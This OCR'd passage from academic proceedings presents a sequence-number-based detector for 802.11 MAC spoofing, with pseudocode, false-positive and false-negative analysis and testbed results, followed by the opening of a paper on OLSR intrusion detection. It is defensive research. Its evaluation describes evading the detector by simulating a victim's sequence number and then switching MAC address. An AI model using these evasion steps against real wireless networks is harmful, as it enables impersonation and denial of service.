Figure 1 and 2 show the pattern of inter-frame sequence number gap for frames coming from a STA and an AP, respectively. The sequence number gap is computed on a monitor node that is located close to the AP. The monitor node has one WLAN NIC working in the RF monitor mode and thus can receive all frames that the AP sends and receives. One STA is placed on the edge of the listening range of the AP so as to stress the monitor node's ability to receive the STA's frames.

For Figure 1, about 30K frames from the STA are captured and analyzed. In Figure 1(a), the inter-frame sequence number gap G is shown over time, and varies between 0 and 30. Most inter-frame sequence number gaps are 0, 1, or 2. The detailed distribution of G is in Figure 1(b). 88.8% of inter-frame gaps are 1, 3.3% of inter-frame sequence number gaps are 0 due to duplicate frames, around 5.3% inter-frame sequence number gaps are 2, and 2.6% inter-frame sequence number gaps are greater than 2. When inter-frame sequence number gaps are greater than 1, it means for some reasons the monitor node fails to capture intermediate frames.

For Figure 2, around 63K frames from the AP are captured and analyzed. In contrast to the STA case, inter-frame sequence number gaps can be -1 or even -2. This means some frames from the AP are transmitted out of order. A detailed examination shows that whenever inter-frame sequence number gaps are -1, the first frame is always a beacon frame. We conjecture that the AP tends to prioritize the transmission of beacon frames over normal data frames to satisfy the beacon broadcasting frequency requirement. We also found one case in which the gap is -2. This arises because the AP sends a beacon frame and a probe response frame before a data frame that logically precedes them. Another major difference from the STA case is that the maximum inter-frame sequence number gap for the AP case is only 3. This means fewer frames are lost, presumably because the monitor node is placed close to the AP so it can reliably capture all the frames from the AP.

To summarize, the inter-frame sequence number gaps for frames sent by a STA and an AP when observed from a monitor node close to the AP show the following patterns:

- The monitor node can receive duplicate frames from both the STA and AP.
- The monitor node may not receive all the frames from the STA or AP. The further apart the frame source from the monitor node is, the more frames are likely to be lost.
- While the STA always transmits in order, the AP may transmit time-sensitive beacon/probe response frames out of order before normal data frames.

4.3 Spoof Detection Algorithm


In theory, the inter-frame sequence number gap should always be one; so whenever the inter-frame sequence number gap for frames from a wireless node is not one, there is a spoofing activity. In practice, however, the inter-frame sequence number gap may be different from one, because frames are lost, retransmitted, or out of order, as shown in Figure 1 and 2. Simply raising an alert for spoofing whenever the inter-frame sequence number gap is different from 1 may generate too many false positives.

The pseudocode of the proposed spoof detection algorithm is shown in Figure 3. The monitor node constantly keeps track of the sequence number associated with frames coming from the AP and each of the STAs. When a


```
spoofing_detection(station_state, current_frame)
{
   if(station_state.in_verification)
   {
      verify_possible_spoofing(station_state, current_frame);
      return;
   }
   gap = 0xfff & (current_frame.sn - station_state.last_sn);
   if(gap >= 1 && gap <= 2) //normal sequence number change
   {
      station_state.last_sn = current_frame.sn;
      return;
   }
   if(gap == 0 || gap >= 0xffd) //duplicate frame
   {
      if(current_frame.sn exist in our buffer)
      {
         if(the content of current_frame is the same as buffered frame)
         if yes, normal, return;
         if no, spoofing, raise alarm, return;
      }
      else // current_frame.sn is not in our buffer
      {
         if(station_state.last_frame_type is beacon or probe response
            && current_frame.type is data)
         if yes, valid management frame goes out of order before data frames, return;
         if no, spoofing, raise alarm, return;
      }
   }
   if(gap >= 3 && gap < 0xffd) //abnormal sequence number change
   {
      station_state.current_sn = current_frame.sn;
      send ARP probing;
      station_state.in_verification = TRUE;
      return;
   }
}

verify_possible_spoofing(station_state, next_frame)
{
   gap_of_next_frame = 0xfff & (next_frame.sn - station_state.last_sn);
   gap_of_current_frame = 0xfff & (station_state.current_sn - station_state.last_sn);
   if(gap_of_next_frame >= gap_of_current_frame)
   {
      if(gap_of_next_frame == gap_of_current_frame
         && content of current_frame and next_frame is different)
      {
         spoofing, raise alarm; goto exit;
      }
      //next frame is "bigger" than current one, normal
      if(verification timer expires)
      {
         goto exit;
      }
   }
   else // next frame is "smaller" than current frame
   {
      spoofing, raise alarm; goto exit;
   }
exit:
   station_state.last_sn = next_frame.sn;
   station_state.in_verification = FALSE;
}
```

Fig. 3. Pseudocode of the proposed spoof detection algorithm

frame is received, the algorithm first computes the gap G between the sequence number of the received frame and that of the last frame coming from the same source node. We call these two sequence numbers as *current* SN and *last* SN, respectively. The value of G will be between 0 and 4095 inclusively and fall into three different ranges, each of which is explained in more detail in the



(a) The three possible relationships between the current sequence number and the last sequence number: duplicate, normal, abnormal.



(b) The two possible relationships between the current sequence number and the next sequence number: normal, abnormal.

Fig. 4. (a) The difference between current SN and last SN falls into three categories. (b) When the source STA is in the verification state, the difference between next SN and current SN falls into two categories.

following subsections. Figure 4(a) illustrates these relationships, assuming the last SN is 4.

Normal Sequence Number Advance. Normally current SN should be last SN plus one. Occasionally, the gap between last SN and current SN can be more than one, because frames are lost in the air or on the monitor node. Experiments show that a non-negligible percentage of frames have a gap of two, but the number of frames with a gap greater than two is small. So the algorithm defines [last SN + 1, last SN + 2] as the normal range. For example, in Figure 4, if current SN is 5 or 6, the current frame is considered normal.

Duplicated Sequence Number. When the current frame is a retransmitted frame, current SN could be equal to or smaller than last SN. Therefore, the proposed algorithm defines the duplicate range as [last SN - 3, last SN]. That is, if the current frame's sequence number falls into the duplicate range, it is considered as a retransmitted frame. For example, in Figure 4, if current SN is 4, 3, 2 or 1, the current frame is treated as a retransmitted frame. The size of the duplicate range is a configurable parameter, but we found 4 is a good choice empirically. A STA can only retransmit the last frame. So only the last SN can possibly be repeated. However, an AP may transmit frames out of order. The

maximum distance among out-of-order frames is less than 4 in all our tests. So we choose 4 as the size of the duplicate range. The state maintained is 4 frames for each AP and 1 frame for each legitimate STA. Thus denial of service to monitor node's state is not an issue here.

If the current frame is a retransmitted frame and the monitor node already has a copy of it, it can use the copy to verify that the current frame is indeed a retransmitted frame. When the current frame does not match the stored copy, the current frame must be a spoofed frame. However, the monitor node may not always have a copy of the current frame, because an AP may transmit beacon and probe response frame out of order, it is possible for the monitor node to receive a beacon frame with a SN of K and then a data frame with a SN of K-1. In this case, the monitor node won't have a copy for the current data frame, because it is not a duplicate but rather an out-of-order frame; as a result the current frame is not considered as a spoofed frame. However, because normal data frames are never transmitted out of order, any out-of-order data frames that are not preceded by beacon or probe response frame are treated as spoofed frames.

Abnormal Sequence Number Advance. When the gap between current SN and last SN is between 3 and 4092 inclusively, it is considered an abnormal sequence number advance. It is incorrect to declare the current frame is a spoofed frame simply because there is an abnormal sequence number advance, since there are many legitimate scenarios that can lead to such sequence number advances. For example, when an STA resumes its traffic with its current AP after scanning other channels, resetting its NIC, or roaming out of the coverage area of the monitor node, the gap between the current frame and the last frame that the monitor node can observe could be much larger than 1. Furthermore, the monitor node may miss some frames from an STA due to transient radio signal propagation problems. Therefore, equating large inter-frame sequence number gap to spoofing could generate many false positives. The proposed algorithm applies a verification process to check if the current frame is a spoofed frame. It first remembers the value of current SN, then sends an ARP request to the current frame's source STA, and puts the STA in the *verification* state.

When a STA is in the verification state, the monitor node further checks if the sequence number of successive frames (called *next* SN) is consistent with the current SN. There are two cases to consider. When next SN is smaller than current SN but larger than last SN, the frame corresponding to current SN is a spoofed frame. For example, in Figure 4(b), current SN is 7, so the source STA is put in the verification state. If next SN is between 4 and 6 inclusively, the frame corresponding to current SN is a spoofed frame. When next SN is equal to or larger than current SN, the monitor node continues to check the subsequent sequence numbers for a period of time. If none of the sequence numbers in this period is smaller than current SN, the monitor node terminates the verification process for the STA, and concludes that the frame corresponding to current SN is not a spoofed frame.

Summary. In summary, when a frame is received, if its source STA is not in the verification state, there are three cases for the value of inter-frame sequence

number gap G. If G $\in$ [4093, 4095] or G = 0, the current frame is treated as a retransmitted frame. If G $\in$ [1, 2], the current frame is a normal frame. If G $\in$ [3, 4092], whether the current frame is spoofed depends on the result of verification. When an STA is in the verification state, there are two cases for next SN: either between last SN and current SN or out of this range.

4.4 Attack Analysis

Table 1 shows scenarios under which the proposed algorithm may generate false positives and negatives. It is organized according to how the algorithm classifies the inter-frame sequence number gap.

Normal Sequence Number Advance. In this case, the proposed algorithm concludes that the current frame is not a spoofed frame. Therefore, there is no false positive as no attack alert is reported. However, if an attacker can use the sequence number that the victim STA is going to use, false negatives may occur if the victim STA remains silent.

To solve this problem, the monitor node sends out ARP requests to each STA every 2000 frames, and synchronizes with their sequence number based on the ARP responses. This guarantees that the monitor node will detect this type of false negative within 2000 frames. The frequency as one probing every 2000 frames is a tradeoff between probing overhead and detection latency. If small detection latency is more desirable, the probing frequency can be increased at the price of more probing overhead.

Table 1. The false positive (F+) and false negative (F-) analysis of the proposed spoof detection algorithm

Cases	**False positive and false negative analysis**	
Normal advance	F+	None as no attack alert reported in this case
	F-	Attacker simulates victim STA's sequence number state when victim STA is inactive
Duplicate	F+	(1) STA reuses sequence number in 4 consecutive numbers. (2) Other unknown out-of-order frame
	F-	Attacker sends a spoofed frame when the original frame is lost and the frame is treated as an out-of-order frame due to beacon/probe response
Abnormal advance	F+	None as no attack alert reported in this case
	F-	None as potential spoofing will be detected
Verification state	F+	Out-of-order frames
	F-	No frames come from victim in the verification period

When attacker can simulate the sequence number that the victim STA is going to use, the detection algorithm degrade to only detect spoofing activity. It cannot detect each spoofed frames immediately. For short-lived spoofing, the attack will be detected when victim sends out the first frame.

Fortunately, this false negative is not easy to be exploited by attacker since it requires forging correct sequence number. On the other hand, WLAN card firmware or even hardware controls sequence number thus makes it not updatable to card drivers.

Duplicate Sequence Number. If the current frame is treated as a retransmitted frame, false positives may occur when two data frames are transmitted out of order, or when a STA wraps around its sequence number once every four consecutive sequence numbers.

Fortunately, both scenarios are very rare, if ever happen. For instance, if the sequence numbers from a STA evolves as 1 2 3 4 1 2 3 4...., every fifth frame will have the same sequence number as the frames that are four frames before and after it. Because they are really different frames, the proposed algorithm will report spoofing based on the comparison of their contents.

False negatives may arise if an attacker forges a frame that appears as a normal out-of-order frame transmitted immediately after a beacon/probe response frame. However, this attack is relatively easy to detect as the monitor node can compare the attack frame with the frame with the same sequence number to determine whether one is a duplicate of the other.

Abnormal Sequence Number Advance. If the current frame is abnormal advance, whether there are false positives or negatives depend on the verification process. During the verification process, if next SN is "smaller" than current SN, the algorithm concludes that the current frame is a spoofed frame. This decision logic could generate false positives when frames are transmitted out of order. However, the false positive rate is expected to be very small because all out-of-order frames are due to beacon/probe response and thus only frames from an AP that are sent together with a beacon/probe response frame can lead to a false positive.

If the proposed algorithm cannot conclude that the victim STA is not being spoofed in the verification period, it will not raise alarm. Therefore, if the victim STA's frames are all lost or delayed, false negatives may arise because the monitor node has no way to check whether the victim STA is being spoofed.

Fundamental Limitation. The proposed sequence number-based spoof detection algorithm has one fundamental limitation: It requires the victim node to be in the same wireless network as the attacker node, so that it can use ARP request/response to obtain the most up-to-date value of the victim node's sequence number. Therefore, if an attacker spoofs a legitimate STA/AP that does not exist in the current wireless network, the proposed algorithm cannot detect this spoofing attack, as it is not possible to synchronize sequence numbers or perform verification checks. Fortunately, most of the spoofing attacks require both the victim node and the attacker node to be present in the same wireless network simultaneously.

5 Evaluation

5.1 Testbed Setup

The testbed consists of one AP, one victim STA, one attacker STA and one monitor node. The monitor node is co-located with the AP so as to receive all the frames that the AP sends and receives. It has two WLAN interfaces: one is running in RF monitoring mode to capture frames and the other is running in managed (station) mode to probe a STA when it is put in the verification state. The monitor node runs the proposed spoof detection algorithm. One implementation issue is how to probe an STA to obtain its current sequence number when frames travelling on the underlying WLAN are encrypted using WEP, and the monitor node does not share any key with the underlying WLAN. To probe an STA, the monitor node uses ARP requests. Even if WEP is enabled, the monitor node does not have to know the WEP key to send an ARP request to the target STA, as it can just replay previously captured ARP requests to the target STA. The monitor node learns which frame is ARP request by examining ARP frame's special frame size and request/reply pattern.

The attacker STA runs Linux 2.4.20 with the hostap [20] driver. It can spoof frames as an AP or a victim STA. The victim STA runs Linux 2.4.20 or Windows XP. We tested 7 different WLAN NICs for victim STA and 2 different APs. The 7 different WLAN NICs are Lucent IEEE 802.11 WaveLAN silver PC card, Orinoco Gold PC card, Cisco AIRONET 350 series PC card, Linksys WPC 11 PC card, Netgear WAG311 802.11a/g PCI adapter, Netgear MA311 PCI adapter, and Orinoco 802.11abg PCI adapter. The two different APs are Linksys WAP11 and Orinoco BG-2000.

5.2 False Positive Test

From the attack analysis in Section 4.4, the proposed algorithm can generate false positives in the following two scenarios: (1) when normal data frames from the same STA can arrive out of order, and (2) when the sequence number for a node wraps around once every four consecutive sequence numbers. To test if these two scenarios actually appear in commercial WLAN devices, we tested 7 different WLAN NICs and 2 different APs. For each NIC and AP combination, a STA downloads a 89-Mbytes file via a web browser. The 4 PC-card NICs are installed on a notebook that is far away from the AP. The 3 PCI adapter NICs are installed on a desktop computer located close to the AP.

Out-of-Order Data Frame Arrival. In all the tests, none of the 7 WLAN interfaces transmits frames out of order, and none of the 2 APs transmit out-of-order frames that are not due to beacon/probe response. As a result, the proposed spoof detection algorithm generates no false positives in all these tests.

When an WLAN interface is placed far away from the AP, as in the case of Figure 5, the inter-frame sequence number gap occasionally is larger than 2, because the monitor may fail to receive some of the frames from the WLAN interface. This in return puts the receiving STA in the verification state. In the




Fig. 5. The inter-frame sequence number gaps for Cisco's PC-card WLAN interface. This NIC is placed far away from AP, so the monitor node experiences many frame losses. However, with the help of the verification process, these frame losses do not lead to any false positive.

verification process, since the algorithm freezes last SN, if subsequent sequence numbers are large than current SN, the inter-frame sequence number gap should increase, as indicated by the vertical lines in the figures. During verification period, there is no sequence number smaller than current SN. Thus false positive is eliminated.

Short Sequence Number Wrap-Around. Normally the sequence number of a STA only wraps around after reaching 4095, as specified in the IEEE802.11 standard. From our experiments, all WLAN interfaces except the Cisco NIC wrap around after reaching 4095. The Cisco NIC wraps around after reaching 2047, as shown in Figure 5. As a result, around every 2000 frames, the inter-frame sequence number gap becomes 2049. Despite this abnormal wrap-around, the proposed algorithm does not generate false positives, because this abnormal wrap-around is only treated as abnormal sequence number advance and triggers a verification process. In the verification process, the algorithm finds out that all subsequent sequence numbers are not "smaller" than the current sequence number, and so eventually the abnormal wrap-around does not cause false positives.

It is unlikely that a STA's sequence number can wrap around every 4 consecutive frames in normal operation. However, when a WLAN NIC is reset repeatedly, short wrap-around may happen. We tested 7 different WLAN NICs. After an NIC is reset, it will start active probing in all channels. The monitor node normally will receive 2 probe requests with a sequence number of 5 and 8 in its monitored channel. Then it receives authentication and association with a sequence number of 12 and 13 respectively. During repeated resetting, the sequence number will wrap around after 13. But since the sequence numbers are not consecutive, they won't fall into the duplicate range, and so there is no false

positive in this case. For APs, the beacon interval is normally 100 msec. When the AP is reset, the sequence number of beacons already exceeds 4.

In summary, in all of our tests, the proposed spoof detection algorithm never generates false positives, because in actual WLAN traffic no frames arrive out of order when they follow a normal data frame, and no STA/AP wraps around its sequence number every 4 consecutive sequence numbers.

5.3 False Negative Test

Based on the analysis in Section 4.4, an attacker can evade the detection of the proposed algorithm (1) when she can forge an out-of-order frame from the AP and the original frame is lost, (2) when she can simulate the victim STA's sequence number while it is inactive, or (3) when the monitor node cannot receive any probe responses from the victim node during the entire verification time period. Each of these three cases is examined more closely next.

Out-of-Order Frames from the AP. In this case, the AP sends a data frame followed by a beacon/probe response frame but the data frame is lost, and the attacker forges a frame with the same sequence number as the lost data frame. At this point, to the monitor node, the current frame is the beacon/probe response frame, the forged frame falls into the duplicate range of current SN, and it does not have a copy of the lost frame to verify the content of this out-of-order spoofed frame. So the spoofing goes undetected. This attack can only spoof frames from the AP, and requires the AP to lose a data frame that is sent before a beacon/robe response frame, and the attacker to be able to observe and react to such event fast enough before the AP transmits new frames. Given the stringent timing requirement of this attack, it is unlikely that attackers can successfully exploit this false negative.

To measure the probability of this false negative in actual WLAN traffic, we collected frame traces when an STA downloads a 89-Mbyte file through the AP. The STA downloaded the file 2 times when it is close to the AP and another 2

Table 2. Percentage of frames that are sent before a beacon or probe response frame and eventually lost when downloading a 89-Mbyte file. These represent the upper bound for the type of false negatives in which an attacker forges an out-of-order frame from the AP.

STA Location	AP Frames	Frames Lost Before Beacon/Probe Response	False Negative Percentage
Far	87,764	32	0.036%
Far	86,816	21	0.024%
Near	63,799	19	0.029%
Near	65,013	20	0.031%

times when it is far away from the AP. The results are in Table 2. When the downloading STA is far away from the AP, the monitor node captures more frames as more frames are retransmitted.

From the frame traces, we counted the number of instances in which AP's frame is lost before a beacon/robe response frame. Only these frames can potentially lead to this type of false negatives. As shown in Table 2, regardless of the location of the downloading STA, the percentage of lost frames whose sequence number is in the duplicate range of a beacon/robe response frame remains consistently low, under 0.03%. Because this percentage is almost negligible and the timing requirement for successful exploit is so stringent, we believe this type of false negative will not be a threat in practice.

Simulating Victim STA's Sequence Number. In this case, an attacker simulates the victim STA's sequence number when the victim is inactive, and eventually misleads the monitor node into thinking that subsequent frames from the victim are actually spoofed frames. To demonstrate this attack, we need a way to manipulate an IEEE 802.11 frame's sequence number without modifying the firmware on the WLAN NIC. We used the following procedure to mount this attack. First we monitor the victim STA's sequence number, then we transmit a sufficient number of frames from the attacker NIC so that its current sequence number is the same as the victim's. Next we change the attacker NIC's MAC

Table 3. The frame trace that shows how an attacker correctly simulates a victim's sequence number while it is inactive. Although the current algorithm can eventually detect the spoofing activity, it cannot detect all the spoofed frames in real time.

Frame Index	Attacker Frame SN	Victim Frame SN	Gap
1		21	
2	22		1
3	23		1
4	24		1
5	25		1
6	26		1
7	27		1
8	28		1
9	29		1
10		22	4089
11		23	4090
12	30		1
13	31		1
14	32		1

address to be the same as the victim's and finally transmit a series of spoofed frames, which to the monitor node are as real as those from the victim STA. Table 3 shows the sequence number trace of this attack scenario.

In the beginning, the victim's current sequence number is 21. From frame 2 to frame 9, the attacker simulates the sequence numbers of the victim and sends spoofed frames without being detected. To speed up the test, the monitor node sends out a periodic probing every 10 frames. So frame 10 is triggered by the probing and is a probe response from the victim with a sequence number of 22. At this point, the inter-frame sequence number gap is 4089, which triggers the verification process. So frame 11 is again a probe response from the victim. But since our sequence number baseline is already tricked as 29 by the attacker, frame 11 looks normal in the verification process because its gap is 4090 and is bigger than 4089. Fortunately, frame 12 from attacker indeed reveals that its gap is "smaller" than frame 10's gap and raises a spoofing alarm.

In the above test, the proposed algorithm will not report the attacker's frames as spoofed frames. Instead, it will label the victim's frames (frame 10 and 11) as spoofed frames because the detection algorithm is tricked into believing that the attacker's sequence number is the victim's current sequence number.

To successfully exploit this type of false negative, an attacker needs to constantly monitor the victim's sequence number, and needs to have a way to change its sequence number state to be the same as the victim's before the latter changes. If the victim is inactive, the attacker's spoofed frames will not get caught until the monitor node starts probing the victim. So in the current design, the spoofing will be caught within 2000 frames, in the worst case. If the victim is active, each frame the victim sends will expose the attacker's spoofing attempt. In this false negative, not every frame can be detected. But as soon as the victim node becomes active, the spoofing activity will be detected.

If the spoofed frames are data frames, this false negative does not pose a serious threat as long as the spoofing activity is eventually detected. However, for management or control frames such as deauthentication and disassociation, delayed detection of spoofing is undesirable. Our current solution to this problem is to double-check the validity of the sequence number of every sensitive management frame so that spoof detection of these types of frames is in real time even if the attacker can correctly simulates the victim's sequence number. Because the number of sensitive management frames is small in real WLAN traffic, the performance impact of additional checking is small.

No Probe Response During Verification Period. If the monitor node does not receive any response from the victim during the verification period, it will terminate the verification process and no spoofing alert will be raised. Therefore, the algorithm relies on that the victim node can respond to probes, which are in the form of ARP request/response, before the verification period ends.

The ARP request/response round-trip time is tested on both idle channels and fully loaded channels. We sent ARP requests from the monitor node to the victim every one second. When the channel is idle, the round-trip time for an ARP probe is only around 3 msec. When channel is fully loaded, the ARP probe

round-trip time increases to around 100 msec. However, during the whole test, regardless of whether the channel is idle or busy, no ARP responses are lost. This means that with a verification timer of 200 msec, we can expect most ARP responses to come back before the timer expires. So we believe this type of false negative is rare in practice when the verification timer is properly set.

In summary, among the three types of false negatives examined, only the second type, simulating the victim's sequence number, appears feasible from the attacker's standpoint. Even if the attacker can simulate the victim's sequence number correctly, the spoofing will be caught as soon as the victim sends out any frame. By sending a probe for each sensitive management frame, the proposed spoof detection algorithm can detect spoofing of these frames in real time, further reducing the potential threat of this type of false negatives. The first type, faking an out-of-order frame that the AP happens to lose, is unlikely to be exploited because the percentage of lost frames before a beacon/probe response frame is below 0.03%. The third type, receiving no probe responses within the verification period, is also rare in practice if the verification timer is properly set.

5.4 Detecting Real Attacks

Finally we installed the AirJack tool [5] on the attacker node, and mounted attacks by injecting spoofed frames as if they were from the victim node. Figure 6 shows that the algorithm detects all of the four spoofed frames because in the verification process, the sequence number of the ARP response frame is "smaller" than the spoofed frame. There is no false negative.

Because the victim node is placed far away from the AP, there are several frames with a gap around 6. This triggers the verification process. Since all subsequent frames in the verification period are "larger" than the frame triggering




Fig. 6. Inter-frame sequence number gaps for frames that appear in an attack test. There are 4 attacks in the test and the proposed spoof detection algorithm detects all of them. Even though there are lost frames, they do not cause false positives.

the verification, the algorithm correctly ignores these abnormal sequence number gaps and there is no false positive either.

6 Conclusion

Compared with wired networks, wireless LAN opens up new attack possibilities because an attacker can easily send any frames to a given WLAN. Moreover, because the IEEE 802.11 standard does not provide any mechanism for per-frame source authentication, it is relatively easy for an attacker to pretend to be any entity it desires. By impersonating a legitimate AP or STA, an attacker can disrupt the operation of a wireless LAN by mounting various types of denial-of-service attacks, using faked deauthentication/disassociation frames, power saving frames, etc. Using a spoof attack, an attacker can also steal credential information, launch man-in-the-middle attacks, or simply gain access to a network. Widely available wireless LAN attack tools such as Airjack [5], Void11 [4], KisMAC [7], Airsnarf [6], dsniff [8], WEPWedgie [3], etc., further simplifies the logistics of mounting these attacks, making it possible for casual users to attempt these attacks. While the ultimate solution to the spoofing problem is through a cryptographic sender authentication mechanism, so far incorporating link-layer sender authentication for all types of frames into the IEEE 802.11 standard does not appear likely, at least in the foreseeable future. Moreover, the large installed base of legacy IEEE 802.11 devices demands a different solution that does not require any infrastructure modifications.

This paper proposes a sequence number-based spoof detection algorithm that can effectively detect MAC address spoofing without requiring any changes to existing APs or STAs. By leveraging the sequence number field in the IEEE 802.11 MAC header, all existing spoofing attacks can be detected without any false positive or negative. Although the idea of using sequence number for spoof detection has been discussed in other papers and some commercial WLAN monitoring systems [17,18,19] claim the ability to detect spoofing, to the best of our knowledge this paper represents the first paper that details the results of a systematic study on how to detect spoofing using sequence numbers in real WLAN environments, where frame loss, retransmission and out-of-order transmission is common. We describe the proposed spoof detection algorithm in detail and comprehensively analyze its weaknesses in terms of its false positives and false negatives. Furthermore, the proposed spoof detection algorithm is implemented and quantitatively tested against real WLAN traffic to empirically evaluate the seriousness of its false positives and false negatives.

The test results show the algorithm can tolerate STAs with abnormal sequence number evolution patterns without generating any false positives. As for false negatives, each spoofed frames will be detected if casual attackers don't exploit the false negative of the algorithm. If attackers can successfully exploit the false negatives, in the worst case the proposed algorithm can always detect a spoofing activity although some of the spoofed frames may go undetected, and all spoofed management frames will be detected in real time.

References

1. IEEE 802.11 Standard. http://standards.ieee.org/getieee802/download/802.11-1999.pdf
2. J. Bellardo and S. Savage. 802.11 Denial-of-Service Attacks: Real Vulnerabilities and Practical Solutions. In Proceedings of the USENIX Security Symposium, Washington D.C., August 2003.
3. WEPWedgie. http://sourceforge.net/projects/wepwedgie/
4. void11. http://www.wlsec.net/void11/
5. AirJack. http://sourceforge.net/projects/airjack/
6. Airsnarf. http://airsnarf.shmoo.com/
7. KisMAC. http://binaervarianz.de/projekte/programmieren/kismac/
8. dsniff. http://www.monkey.org/~dugsong/dsniff
9. N. Borisov, I. Goldberg, and D. Wagner. Intercepting Mobile Communications: The Insecurity of 802.11. Mobicom 2001
10. J. Wright. Detecting Wireless LAN MAC Address Spoofing. `http://home.jwu.edu/jwright/papers/wlan-mac-spoof.pdf`
11. E. D Cardenas. MAC Spoofing–An Introduction. http://www.giac.org/practical/GSEC/Edgar_Cardenas_GSEC.pdf
12. D. Dasgupta, F. Gonzalez, K. Yallapu and M. Kaniganti. Multilevel Monitoring and Detection Systems (MMDS). In the proceedings of the 15th Annual Computer Security Incident Handling Conference (FIRST), Ottawa, Canada June 22-27, 2003
13. J. Hall, M. Barbeau and E. Kranakis. Using Transceiverprints for Anomaly Based Intrusion Detection. In Proceedings of 3rd IASTED, CIIT 2004, November 22-24, 2004, St. Thomas, US Virgin Islands.
14. J. Yeo, M. Youssef and A. Agrawala. A framework for wireless LAN monitoring and its applications. In Proceedings of the 2004 ACM workshop on Wireless security, October 01-01, 2004, Philadelphia, PA, USA
15. F. Robinson. 802.11i and WPA Up Close. Network Computing, 2004.
16. A. Mishra and W. Arbaugh. An Initial Security Analysis of the IEEE 802.1X Standard. CS-TR 4328, Department of Computer Science, University of Maryland, College Park, December 2002.
17. AirDefense. Enterprise Wireless LAN Security and WLAN Monitoring. `http://www.airdefense.net/`
18. Aruba Wireless Networks. Wireless Intrusion Protection. `http://www.arubanetworks.com/pdf/techbrief-IDS.pdf`
19. AirMagnet. http://www.airmagnet.com/products/enterprise.htm
20. J. Malinen. Host AP driver for Intersil Prism2/2.5/3. http://hostap.epitest.fi/

A Specification-Based Intrusion Detection Model for OLSR*

Chinyang Henry Tseng[1], Tao Song[1], Poornima Balasubramanyam[1], Calvin Ko[2], and Karl Levitt[1]

[1] Computer Security Laboratory, University of California, Davis
{ctseng, tsong, pbala, knlevitt}@ucdavis.edu
[2] Sparta Inc., Sunnyvale, CA 94085
calvin.ko@sparta.com

Abstract. The unique characteristics of mobile ad hoc networks, such as shared wireless channels, dynamic topologies and a reliance on cooperative behavior, makes routing protocols employed by these networks more vulnerable to attacks than routing protocols employed within traditional wired networks. We propose a specification-based intrusion-detection model for ad hoc routing protocols in which network nodes are monitored for operations that violate their intended behavior. In particular, we apply the model to detect attacks on the OLSR (Optimized Link State Routing) protocol. We analyze the protocol specification of OLSR, which describes the valid routing behavior of a network node, and develop constraints on the operation of a network node running OLSR. We design a detection mechanism based on finite state automata for checking whether a network node violates the constraints. The detection mechanism can be used by cooperative distributed intrusion detectors to detect attacks on OLSR. To validate the research, we investigate vulnerabilities of OLSR and prove that the developed constraints can detect various attacks that exploit these vulnerabilities. In addition, simulation experiments conducted in GlomoSim demonstrate significant success with the proposed intrusion detection model.

Keywords: Intrusion Detection, MANET, Mobile ad hoc network, OLSR, Specification based IDS, Network Security, Constraints.

1 Introduction

The popularity of powerful new wireless technologies has given rise to several new applications. Many of these applications are designed to deploy mobile ad-hoc networks (MANETs) in various environments that include cellular phone services,

* This research has been prepared through the following grants - UCSB/AFOSR/MURI grant (#F49620-00-1-0331), NSF/ITR grant (#0313411) and collaborative participation in the Communications and Networks Consortium sponsored by the U.S. Army Research Laboratory under the CTA program (subcontracted through Telcordia under grant #10085064). The U.S. Government is authorized to reproduce and distribute reprints for government purposes, notwithstanding any copyright notation thereof.

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 330 – 350, 2006.

disaster relief, emergency services, and battlefield scenarios, among others. MANETs are particularly attractive since they enable a group of mobile nodes to communicate using the wireless medium in the absence of pre-existing infrastructure such as base stations. MANETs depend on the cooperative behavior of all the nodes in the network to function optimally.

Security is an important issue for MANETs, especially for critical applications such as in battlefields and in disaster recovery. Due to the shared nature of wireless channels, noise within the channels, and instability caused by mobility, wireless communication is much more vulnerable to attacks than wired networks. Dependence on cooperative communication behavior as well as the presence of possibly highly dynamic network topology make MANETs more vulnerable than normal wireless networks with base stations. Traditional security mechanisms such as firewalls are not sufficient to mitigate these additional risks.

